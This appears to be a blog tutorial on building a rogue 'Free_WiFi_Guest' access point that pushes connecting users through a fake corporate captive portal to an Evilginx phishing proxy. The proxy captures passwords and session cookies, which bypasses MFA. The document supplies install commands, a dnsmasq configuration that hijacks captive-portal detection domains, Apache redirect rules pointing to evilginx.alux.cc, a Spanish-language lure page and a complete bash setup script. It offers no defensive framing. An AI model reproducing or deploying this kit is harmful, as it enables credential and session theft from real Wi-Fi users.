
Basically, the idea is create a fake wifi network that appears a legitimate wifi, and redirect to the users to phishing website with Evilginx. Evilginx is not just a fake normal webpage, if not that it acts as a man in the middle, intercepting all the traffic between the victim and the real websites (like a Gmail or facebook), stealing users, passwords, and the session cookies, what allow bypass the MFA verification.
What we need:
- Computer with Linux OS
- Wifi Adapter
Fake AP
Install software and dependencies
We need to install the tools
1
2
3
4
| sudo apt update && sudo apt upgrade -y
sudo apt install hostapd dnsmasq apache2 php iptables-persistent -y
sudo systemctl stop hostapd dnsmasq apache2
sudo systemctl disable hostapd dnsmasq
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| # Interface to bind to
interface=wlan0
# DHCP range and lease time
dhcp-range=192.168.45.10,192.168.45.100,255.255.255.0,12h
# Gateway and DNS server (our machine)
dhcp-option=3,192.168.45.1
dhcp-option=6,192.168.45.1
# Redirect all DNS queries to our server
#address=/#/192.168.45.1
# Specific captive portal detection domains
address=/connectivitycheck.gstatic.com/192.168.45.1
address=/clients3.google.com/192.168.45.1
address=/captive.apple.com/192.168.45.1
address=/www.msftconnecttest.com/192.168.45.1
address=/detectportal.firefox.com/192.168.45.1
|
Add this lines to the end of the configuration
1
2
3
4
5
6
7
| SSLEngine Off
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/hotspot-detect.html [NC,OR]
RewriteCond %{REQUEST_URI} ^/generate_204 [NC,OR]
RewriteCond %{REQUEST_URI} ^/ncsi.txt [NC,OR]
RewriteCond %{REQUEST_URI} ^/connecttest.txt [NC]
RewriteRule ^(.*)$ https://evilginx.alux.cc/login [R=302,L]
|
And modify the index.html file
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
| <!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Bienvenido a la Red WiFi Visitante</title>
<style>
/* Estilos generales */
* {
margin: 0;
padding: 0;
box-sizing: border-box;
font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
}
body {
background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
min-height: 100vh;
display: flex;
justify-content: center;
align-items: center;
padding: 20px;
}
.container {
background-color: white;
border-radius: 15px;
box-shadow: 0 10px 30px rgba(0, 0, 0, 0.2);
width: 100%;
max-width: 500px;
padding: 30px;
text-align: center;
}
h1 {
color: #333;
margin-bottom: 20px;
font-size: 1.8rem;
}
.numero-random {
background-color: #f0f0f0;
border-radius: 10px;
padding: 15px;
margin: 20px 0;
font-size: 2.5rem;
font-weight: bold;
color: #764ba2;
}
.info-text {
color: #555;
line-height: 1.6;
margin-bottom: 25px;
text-align: left;
}
.auth-button {
background: linear-gradient(to right, #667eea, #764ba2);
color: white;
border: none;
border-radius: 50px;
padding: 15px 30px;
font-size: 1.1rem;
font-weight: bold;
cursor: pointer;
transition: all 0.3s ease;
width: 100%;
max-width: 300px;
margin-top: 10px;
}
.auth-button:hover {
transform: translateY(-3px);
box-shadow: 0 5px 15px rgba(102, 126, 234, 0.4);
}
.auth-button:active {
transform: translateY(0);
}
.footer {
margin-top: 20px;
font-size: 0.8rem;
color: #888;
}
/* Responsive para móviles */
@media (max-width: 480px) {
.container {
padding: 20px;
}
h1 {
font-size: 1.5rem;
}
.numero-random {
font-size: 2rem;
}
.auth-button {
padding: 12px 25px;
font-size: 1rem;
}
}
</style>
</head>
<body>
<div class="container">
<h1>Bienvenido a la red wifi visitante<span id="wifi-id"></span></h1>
<div class="numero-random" id="random-number">--</div>
<div class="info-text">
<p>Por políticas de la empresa y para garantizar la seguridad de nuestros sistemas, es necesario realizar una autenticación mediante su correo corporativo para acceder a la red WiFi.</p>
<p>Este procedimiento nos ayuda a mantener un entorno seguro y proteger tanto la información de la empresa como sus datos personales.</p>
</div>
<button class="auth-button" id="auth-btn">Autenticar con correo corporativo</button>
<div class="footer">
<p>Si tiene problemas para conectarse, contacte al departamento de TI.</p>
</div>
</div>
<script>
// Generar número aleatorio entre 0 y 100
function generarNumeroAleatorio() {
return Math.floor(Math.random() * 101);
}
// Mostrar el número aleatorio al cargar la página
document.addEventListener('DOMContentLoaded', function() {
const numeroElemento = document.getElementById('random-number');
const numeroAleatorio = generarNumeroAleatorio();
numeroElemento.textContent = numeroAleatorio;
// Agregar funcionalidad al botón
const botonAutenticacion = document.getElementById('auth-btn');
botonAutenticacion.addEventListener('click', function() {
// Redirigir a la URL de autenticación
window.location.href = {lure_url_js};
});
});
</script>
</body>
</html>
|
Script to setup fake AP
After that we need to set up the configuration to bring up a fake Wi‑Fi network that accepts outbound connections to our fake portal.
What steps does the victim follow?
- Connect to our Wi‑Fi network.

- The smartphone shows a captive portal.
- The user clicks Authenticate and is redirected to a fake Microsoft portal.
- The user enters their credentials, which allows us to capture the session and passwords.
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
| #!/bin/bash
# Colors for output
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
NC='\033[0m' # No Color
echo -e "${GREEN}[+] Starting EvilAP Setup${NC}"
# Check if running as root
if [[ $EUID -ne 0 ]]; then
echo -e "${RED}[-] This script must be run as root${NC}"
exit 1
fi
# Configuration
INTERFACE="wlan0" # Change this to your wireless interface
AP_IP="192.168.45.1"
INTERNET_INTERFACE="eth0" # Change this to your internet-connected interface
# IP del servidor real de alux.cc (reemplaza con la IP correcta si es diferente)
ALUX_CC_IP="<IP EVILGINX>"
echo -e "${YELLOW}[*] Configuring interface ${INTERFACE}${NC}"
# Stop conflicting services
systemctl stop NetworkManager
systemctl stop wpa_supplicant
# Configure wireless interface
ifconfig $INTERFACE down
ifconfig $INTERFACE up
ifconfig $INTERFACE $AP_IP netmask 255.255.255.0
# Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Clear existing iptables rules
iptables -F
iptables -t nat -F
iptables -t mangle -F
echo -e "${YELLOW}[*] Setting up iptables rules${NC}"
# NAT rules for internet access (optional)
iptables -t nat -A POSTROUTING -o $INTERNET_INTERFACE -j MASQUERADE
iptables -A FORWARD -i $INTERFACE -o $INTERNET_INTERFACE -j ACCEPT
iptables -A FORWARD -i $INTERNET_INTERFACE -o $INTERFACE -m state --state RELATED,ESTABLISHED -j ACCEPT
# === CAPTIVE PORTAL RULES - MODIFICADAS ===
# 1. Redirigir solo HTTP (puerto 80) al portal cautivo. Esto evita el error SSL.
iptables -t nat -A PREROUTING -i $INTERFACE -p tcp --dport 80 -j DNAT --to-destination $AP_IP:80
# 2. PERMITIR el tráfico HTTPS (puerto 443) hacia la IP real de evilginx.alux.cc para que la redirección funcione.
iptables -t nat -I PREROUTING -i $INTERFACE -p tcp -d $ALUX_CC_IP --dport 443 -j ACCEPT
# También permitir HTTP por si acaso
iptables -t nat -I PREROUTING -i $INTERFACE -p tcp -d $ALUX_CC_IP --dport 80 -j ACCEPT
# 3. (Opcional) Bloquear otros intentos de HTTPS para una redirección más limpia
# iptables -A FORWARD -i $INTERFACE -p tcp --dport 443 -j DROP
# Allow established connections
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Allow traffic on loopback
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
# Allow traffic on AP interface
iptables -A INPUT -i $INTERFACE -j ACCEPT
iptables -A OUTPUT -o $INTERFACE -j ACCEPT
echo -e "${YELLOW}[*] Starting services${NC}"
# Start Apache
systemctl start apache2
# Start dnsmasq (asegúrate de que tu /etc/dnsmasq.conf está configurado)
dnsmasq -C /etc/dnsmasq.conf -d &
DNSMASQ_PID=$!
# Start hostapd
hostapd /etc/hostapd/hostapd.conf -B
echo -e "${GREEN}[+] EvilAP is now running!${NC}"
echo -e "${GREEN}[+] SSID: Free_WiFi_Guest${NC}"
echo -e "${GREEN}[+] Portal IP: http://${AP_IP}${NC}"
echo -e "${GREEN}[+] Check logs: tail -f /var/log/captive_portal.log${NC}"
echo -e "${YELLOW}[*] Press Ctrl+C to stop${NC}"
# Keep script running
trap 'echo -e "\n${YELLOW}[*] Stopping EvilAP...${NC}"; kill $DNSMASQ_PID;
systemctl stop hostapd; systemctl stop apache2; iptables -F; iptables -t nat -F;
echo -e "${GREEN}[+] EvilAP stopped${NC}"; exit 0' INT
# Wait for interrupt
while true; do
sleep 60
echo -e "${GREEN}[+] EvilAP running... ($(date))${NC}"
done
|

Executing our Fake AP
- We setup our Fake AP and the user connect to our Wi‑Fi network.
- The smartphone shows a captive portal.
- The user clicks Authenticate and is redirected to a fake Microsoft portal.

- The user enters their credentials, which allows us to capture the session and passwords.

And thats all…
References